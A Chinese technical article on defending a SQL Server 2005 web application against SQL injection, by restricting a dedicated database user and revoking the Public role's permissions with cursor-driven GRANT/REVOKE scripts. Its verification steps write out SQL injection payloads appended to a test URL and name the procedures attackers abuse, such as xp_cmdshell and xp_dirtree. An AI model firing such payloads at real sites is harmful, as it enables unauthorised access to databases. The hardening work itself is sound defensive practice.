


图 2　数据库角色

添加用户的权限

新建的 gzx 用户只是 Public 角色，在 book 数据库上只有 Connect 权限，如图 3 所示。




图 3　gzx 在 book 数据库上的权限

为了能够访问应用，必须授予对 book 数据库中我们应用需要访问表的 Delete、Insert、Select、Update 权限。具体应该授予哪些权限，视应用访问需要而定。如果只是读取数据库信息，无新增、修改，可以只给 Select 权限，权限尽量小。

系统视图 sys.sysobjects 中包含了所有用户自建表的信息，因此通过以下语句可以查询到所有自建表：

```
select name from sys.sysobjects where xtype='U' and category<>2
```

再利用游标，一个一个表授予 gzx 用户 Delete、Insert、Select、Update 权限，SQL 语句如下：

```
use book;
create table #result(name nvarchar(200))
insert into #result select name from sys.sysobjects where xtype='U'
and category<>2
DECLARE usertablecs CURSOR FOR
select name from #result order by name
DECLARE
@tableName nvarchar(200),
@FullCommand nvarchar(400)
OPEN usertablecs
FETCH NEXT FROM usertablecs INTO @tableName
WHILE (@@FETCH_STATUS = 0)
BEGIN
SET @FullCommand = 'GRANT delete ON [' + @tableName + ']
TO gzx'
EXEC sp_executesql @FullCommand
SET @FullCommand = 'GRANT insert ON [' + @tableName + ']
TO gzx'
EXEC sp_executesql @FullCommand
SET @FullCommand = 'GRANT select ON [' + @tableName + ']
TO gzx'
EXEC sp_executesql @FullCommand
SET @FullCommand = 'GRANT update ON [' + @tableName + ']
TO gzx'
EXEC sp_executesql @FullCommand
FETCH NEXT FROM usertablecs INTO @tableName
end
close usertablecs
deallocate usertablecs
drop table #result
```

修改连接信息

接下来修改应用连接数据库信息，将连接用户替换成上述新建的 gzx（例如，如图 4 所示，修改 conn.inc 文件（图 4），这样应用就可以访问了。




图 4　应用连接数据库信息

修改 Public 角色权限

虽然新建的 gzx 用户只是 Public 角色，但通过 sys.sp_helprotect 存储过程可以发现 Public 在各个数据库上都具有很多权限（图 5），甚至一些危险存储过程的 Execute 的权限。而默认所有用户都有 Public 角色权限，因此必须将 Public 角色的一些权限 Revoke 掉。我们先将 sys.sp_helprotect 存储过程的执行结果保存到一个临时表中，再利用游标将 Public 角色在各个对象上的权限 Revoke

掉，SQL 语句如下：




图 5 Public 的权限

```
create table #result(owner sysname null,object sysname null,grantee
nvarchar(60) null,grantor sysname null,protecttype
nvarchar(60),actionname nvarchar(60),columnname nvarchar(60))
        insert into #result exec sp_helprotect
        declare rs cursor
        for
        select owner,object,actionname from #result where
grantee='PUBLIC' and protecttype='Grant' order by object
        declare
        @ownername sysname,
        @objectname sysname,
        @actionname nvarchar(60),
        @FullCommand nvarchar(600)
        open rs
        fetch next from rs into @ownername,@objectname,
@actionname
        while (@@fetch_status=0)
        begin
        if @actionname='select'
        begin
        SET @FullCommand = 'REVOKE select ON ['+@ownername+'].
['+@objectname+']
        FROM public'
        EXEC sp_executesql @FullCommand
        end
        else
        begin
        SET @FullCommand = 'REVOKE execute ON
['+@ownername+'].['+@objectname+'] FROM public'
        EXEC sp_executesql @FullCommand
        end
        fetch next from rs into @ownername,@objectname,
@actionname
        end
        close rs
        deallocate rs
    drop table #result
```

分别在 master、model、msdb、tempdb、book 数据库下执行上述 SQL 语句。

权限验证

经过上述动作后，Public 角色的权限基本都已 Revoke，gzx 用户只能“Delete、Insert、Select、Update”应用需要访问的表，其他权限基本没有了。为了保险起见，就一些 SQL 注入常用的视图、存储过程访问权限进行验证。

1. 验证系统视图

SQL 注入工具获取数据库信息一般需要利用到 sys.objects、information_schema.tables、sys.tables、sys.all_objects、sys.sysobjects、information_ schema. columns、dbo.syscolumns、sys.columns、sys.syscolumns 等系统视图，我们在存在 SQL 注入的 URL 后面添加查询系统视图的 SQL 语句，验证这些视图是否可以访问：

http://192.168.51.188/book/viewnews.asp?newsid=52 and (select count(name) from master.dbo.sysobjects where xtype=char(88))>-1

http://192.168.51.188/book/viewnews.asp?newsid=52 and (select count(column_name) from information_ schema.columns)>-1

如图 6 所示，可以发现，上述 URL 已经不能访问，提示 500 错误。




图 6 验证系统视图访问权限

2. 验证数据库层面权限

SQL 注入中经常需要创建表，在 Microsoft SQL Server Management Studio 中以 gzx 连接新建查询，在 book 数据库下创建一个新表，验证 gzx 是否具有创建表的权限，结果如图 7 所示，说明 gzx 用户已无 Create Table 权限。

3. 验证扩展存储过程

为了猜测 Web 目录，Windows 2000 下常常需要用到读注册表信息的扩展存储过程：sys.xp_regread，但现在很多都是 Windows 2003 系统，此时用到较多的是扩展存储过程：sys.xp_dirtree。




图 7 验证 Create Table 权限

在 Microsoft SQL Server Management Studio 中以 gzx 连接新建查询，执行存储过程：master.sys.xp_dirtree，列举 C 盘下所有目录名，执行结果如图 8 所示，说明 gzx 用户已经无 sys.xp_dirtree 扩展存储过程执行权限。




图 8 验证执行扩展存储过程

4．验证存储过程

SQL 注入中经常用到扩展存储过程 master.sys.xp_cmdshell，而在 MS SQL Server 2005 中默认已经阻止了对该扩展存储过程的访问，因为“此组件已作为此服务器安全配置的一部分而被关闭”。如果想恢复访问，需要用到存储过程 master.sys.sp_ configure。

在 Microsoft SQL Server Management Studio 中以 gzx 连接新建查询，执行存储过程：master.sys.sp_configure，尝试修改配置，结果如图 9 所示，系统拒绝了对 master.sys.sp_configure 的执行权限。

结 束 语

经过上述修改，Web 网站的数据库连接用户权限已经严格限制为只能“Delete、Insert、Select、Update”一些指定的表，一些 SQL 注入需要用到的系统视图、存储过程等访问权限都已拒绝，从而一定程度上达到防止 SQL 注入的效果

